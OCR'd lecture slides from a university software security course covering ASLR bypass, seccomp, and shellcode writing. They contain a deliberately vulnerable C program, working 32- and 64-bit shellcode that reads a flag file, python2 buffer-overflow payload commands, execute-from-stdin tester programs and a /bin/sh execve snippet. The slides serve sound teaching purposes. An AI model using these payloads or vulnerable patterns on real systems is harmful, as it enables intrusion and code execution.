- Implementation weaknesses: some vulnerabilities allow attackers to guess addresses due to low entropy or faults in a particular ASLR implementation.
- Side channels of hardware operation: certain properties of processor operation may allow bypassing ASLR.

code/aslr2 with ASLR

```
int printsecret()
{
  print_flag();
}

int main(int argc, char *argv[])
{
        if (argc != 2)
                printf("Usage: aslr2 string\n");

        vulfoo(argv[1]);
        exit(0);
}

int vulfoo(char *p)
{
        printf("vulfoo is at %p \n", vulfoo);
        char buf[8];
        memcpy(buf, p, strlen(p));

        return 0;
}
```

How to Make ASLR Win the Clone Wars: Runtime Re-Randomization

Kangjie Lu[†], Stefan Nürnberger[‡§], Michael Backes[‡¶], and Wenke Lee[†]
[†]Georgia Institute of Technology, [‡]CISPA, Saarland University, [§]DFKI, [¶]MPI-SWS
kjlu@gatech.edu, {nuernberger, backes}@cs.uni-saarland.de, wenke@cc.gatech.edu

***Abstract*—Existing techniques for memory randomization such as the widely explored Address Space Layout Randomization (ASLR) perform a single, per-process randomization that is applied before or at the process' load-time. The efficacy of such upfront randomizations crucially relies on the assumption that an attacker has only one chance to guess the randomized address, and that this attack succeeds only with a very low probability. Recent research results have shown that this assumption is not valid in many scenarios, e.g., daemon servers fork child processes that inherent the state – and if applicable: the randomization – of their parents, and thereby create clones with the same memory layout. This enables the so-called *clone-probing* attacks where an adversary repeatedly probes different clones in order to increase its knowledge about their shared memory layout.**

In this paper, we propose RUNTIMEASLR – the first ap-

the exact memory location of these code snippets by means of various forms of memory randomization. As a result, a variety of different memory randomization techniques have been proposed that strive to impede, or ideally to prevent, the precise localization or prediction where specific code resides [29], [22], [4], [8], [33], [49]. Address Space Layout Randomization (ASLR) [44], [43] currently stands out as the most widely adopted, efficient such kind of technique.

All existing techniques for memory randomization including ASLR are conceptually designed to perform a single, once-and-for-all randomization before or at the process' load-time. The efficacy of such upfront randomizations hence crucially relies on the assumption that an attacker has only one chance

NDSS 2016

Secure Computing Mode (Seccomp)

Seccomp - A system call firewall

seccomp allows developers to write complex rules to:

- allow certain system calls
- disallow certain system calls
- filter allowed and disallowed system calls based on argument variables

seccomp rules are inherited by children!

These rules can be quite complex (see http://man7.org/linux/man-pages/man3/seccomp_rule_add.3.html).

History of seccomp

2005 - seccomp was first devised by Andrea Arcangeli for use in public grid computing and was originally intended as a means of safely running untrusted compute-bound programs.

2005 - Merged into the Linux kernel mainline in kernel version 2.6.12, which was released on March 8, 2005.

2017 - Android uses a seccomp-bpf filter in the zygote since Android 8.0 Oreo.

code/seccomp


```
int main(int argc, char *argv[])
{
#ifdef MYSANDBOX
        scmp_filter_ctx ctx;
        ctx = seccomp_init(SCMP_ACT_ALLOW);
        seccomp_rule_add(ctx, SCMP_ACT_KILL, SCMP_SYS(execve), 0);
        seccomp_load(ctx);
#endif

        execl("/bin/cat", "cat", "/flag", (char*)0);
        return 0;
}
```

CSE 410/518: Software Security

Instructor: Dr. Ziming Zhao

Today's Agenda

1. Developing shellcode
   a. Non-zero shellcode
   b. Non-printable, non-alphanumeric shellcode
   c. English shellcode



Non-shell Shellcode 32bit printflag (without 0s)

sendfile(1, open("/flag", 0), 0, 1000)

```
8049000:    6a 67           push   0x67
8049002:    68 2f 66 6c 61      push   0x616c662f
8049007:    31 c0           xor    eax,eax
8049009:    b0 05           mov    al,0x5
804900b:    89 e3           mov    ebx,esp
804900d:    31 c9           xor    ecx,ecx
804900f:    31 d2           xor    edx,edx
8049011:    cd 80           int    0x80
8049013:    89 c1           mov    ecx,eax
8049015:    31 c0           xor    eax,eax
8049017:    b0 64           mov    al,0x64
8049019:    89 c6           mov    esi,eax
804901b:    31 c0           xor    eax,eax
804901d:    b0 bb           mov    al,0xbb
804901f:    31 db           xor    ebx,ebx
8049021:    b3 01           mov    bl,0x1
8049023:    31 d2           xor    edx,edx
8049025:    cd 80           int    0x80
8049027:    31 c0           xor    eax,eax
8049029:    b0 01           mov    al,0x1
804902b:    31 db           xor    ebx,ebx
804902d:    cd 80           int    0x80
```

Command:

export SCODE=$(python2 -c "print '\x90' sled size + '\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80' ")*

\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80

Non-shell Shellcode 64bit printflag

sendfile(1, open("/flag", 0), 0, 1000)

```
401000:      48 31 c0          xor    rax,rax
401003:      b0 67             mov    al,0x67
401005:      66 50             push   ax
401007:      66 b8 6c 61          mov    ax,0x616c
40100b:      66 50             push   ax
40100d:      66 b8 2f 66          mov    ax,0x662f
401011:      66 50             push   ax
401013:      48 31 c0          xor    rax,rax
401016:      b0 02             mov    al,0x2
401018:      48 89 e7          mov    rdi,rsp
40101b:      48 31 f6          xor    rsi,rsi
40101e:      0f 05             syscall
401020:      48 89 c6          mov    rsi,rax
401023:      48 31 c0          xor    rax,rax
401026:      b0 01             mov    al,0x1
401028:      48 89 c7          mov    rdi,rax
40102b:      48 31 d2          xor    rdx,rdx
40102e:      41 b2 c8          mov    r10b,0xc8
401031:      b0 28             mov    al,0x28
401033:      0f 05             syscall
401035:      b0 3c             mov    al,0x3c
401037:      0f 05             syscall
```

Command:

*(python2 -c "print 'A'*56 + '8 bytes of address' + '\x90'* sled size +*
'\x48\x31\xc0\xb0\x67\x66\x50\x66\xb8\x6c\x61\x66\x50\x66\xb8\x2f\x66\x66\x50\x48\x31\xc0\xb0\x02\x48\x89\xe7\x48\x31\xf6\x0f\x05\x48\x89\xc6\x48\x31\xc0\xb0\x01\x48\x89\xc7\x48\x31\xd2\x41\xb2\xc8\xb0\x28\x0f\x05\xb0\x3c\x0f\x05'") > /tmp/exploit

./program < /tmp/exploit

```
\x48\xbb\x2f\x66\x6c\x61\x67\x00\x00\x00\x53\x48\xc7\xc0\x02\x00\x00\x00\x48\x89\xe7\x48\xc7\xc6\x00\x00\x00\x00\x0f\x05\x48\xc7\xc7\x01\x00\x00\x0
0\x48\x89\xc6\x48\xc7\xc2\x00\x00\x00\x00\x49\xc7\xc2\xe8\x03\x00\x00\x48\xc7\xc0\x28\x00\x00\x00\x0f\x05\x48\xc7\xc0\x3c\x00\x00\x00\x0f\x05
```

English Shellcode

English Shellcode

Joshua Mason, Sam Small
Johns Hopkins University
Baltimore, MD
{josh, sam}@cs.jhu.edu

Fabian Monrose
University of North Carolina
Chapel Hill, NC
fabian@cs.unc.edu

Greg MacManus
iSIGHT Partners
Washington, DC
gmacmanus.edu@gmail.com

ABSTRACT

History indicates that the security community commonly takes a divide-and-conquer approach to battling malware threats: identify the essential and inalienable components of an attack, then develop detection and prevention techniques that directly target one or more of the essential components. This abstraction is evident in much of the literature for buffer overflow attacks including, for instance, stack protection and NOP sled detection. It comes as no surprise then that we approach shellcode detection and prevention in a similar fashion. However, the common belief that com-

General Terms

Security, Experimentation

Keywords

Shellcode, Natural Language, Network Emulation


1. INTRODUCTION

Code-injection attacks are perhaps one of the most common attacks on modern computer systems. These attacks

CCS 2009

English Shellcode

	ASSEMBLY	OPCODE	ASCII
1	push %esp push $20657265 imul %esi,20(%ebx),$616D2061 push $6F *jb short $22*	54 68 65726520 6973 20 61206D61 6A 6F *72 20*	There is a major
2	push $20736120 push %ebx je short $63 *jb short $22*	68 20617320 53 74 61 *72 20*	h as Star
3	push %ebx push $202E776F push %esp push $6F662065 *jb short $6F*	53 68 6F772E20 54 68 6520666F *72 6D*	Show. The form
4	push %ebx je short $63 je short $67 jnb short $22 inc %esp *jb short $77*	53 74 61 74 65 73 20 44 *72 75*	States Dru
5	popad	61	a



DNA Shellcode

Published at the 2017 USENIX Security Symposium; addition information at https://dnasec.cs.washington.edu/.

Computer Security, Privacy, and DNA Sequencing: Compromising Computers with Synthesized DNA, Privacy Leaks, and More

Peter Ney, Karl Koscher, Lee Organick, Luis Ceze, Tadayoshi Kohno
University of Washington
{neyp,supersat,leeorg,luisceze,yoshi}@cs.washington.edu

USENIX 2017

DNA Shellcode

Figure 3: Our working exploit pipeline

USENIX 2017

Template

```
.intel_syntax noprefix

.global _start
_start:


%%% your instructions here %%%
```

How to compile?

32 bit

```
gcc -m32 -nostdlib -static shellcode.s -o shellcode
objcopy --dump-section .text=shellcode-raw shellcode
```

64 bit

```
gcc -nostdlib -static shellcode.s -o shellcode
objcopy --dump-section .text=shellcode-raw shellcode
```

tester.c

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <unistd.h>

int main()
{
	void * page = 0;
	page = mmap(0, 0x1000, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANON, 0, 0);

	if (!page)
	{
		puts("Fail to mmap.\n");
		exit(0);
	}

	read(0, page, 0x1000);
	((void(*)())page)();
}
```

testernozero.c

```
char buf[0x1000] = {0};

int main()
{
	void * page = 0;
	page = mmap(0, 0x1000, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANON, 0, 0);

	if (!page)
	{
		puts("Fail to mmap.\n");
		exit(0);
	}

	read(0, buf, 0x1000);
	strcpy(page, buf);
	((void(*)())page)();
}
```

code/testerascii.c

```
char buf[0x1000] = {0};

unsigned char *asciicpy(unsigned char *dest, const unsigned char *src)
{
	unsigned i;
	for (i = 0; (src[i] > 0 && src[i] < 128) || src[i] == 0xcd || src[i] == 0x80; ++i)
		dest[i] = src[i];

	return dest;}

int main()
{
	void * page = 0;
	page = mmap(0, 0x1000, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANON, 0, 0);

	if (!page)
	{
		puts("Fail to mmap.\n");
		exit(0);}

	read(0, buf, 0x1000);
	asciicpy(page, buf);
	((void(*)())page)();
}
```

x86 invoke system call

https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md

- Set eax as target system call number
- Set arguments
  - 1st arg : ebx
  - 2nd arg: ecx
  - 3rd arg: edx
  - 4th arg: esi
  - 5th arg: edi
- Run
  - int $0x80
- Return value will be stored in eax

amd64 invoke system call

https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md

- Set rax as target system call number
- Set arguments
  - 1st arg : rid
  - 2nd arg: rsi
  - 3rd arg: rdx
  - 4th arg: r10
  - 5th arg: r8
- Run
  - syscall
- Return value will be stored in rax

amd64 how to create a string?

Rip-based addressing

```
lea binsh(%rip), %rdi
mov $0, %rsi
mov $0, %rdx
syscall
binsh:
.string "/bin/sh"
```

How breakpoints work?

int $3

Set breakpoint by yourself.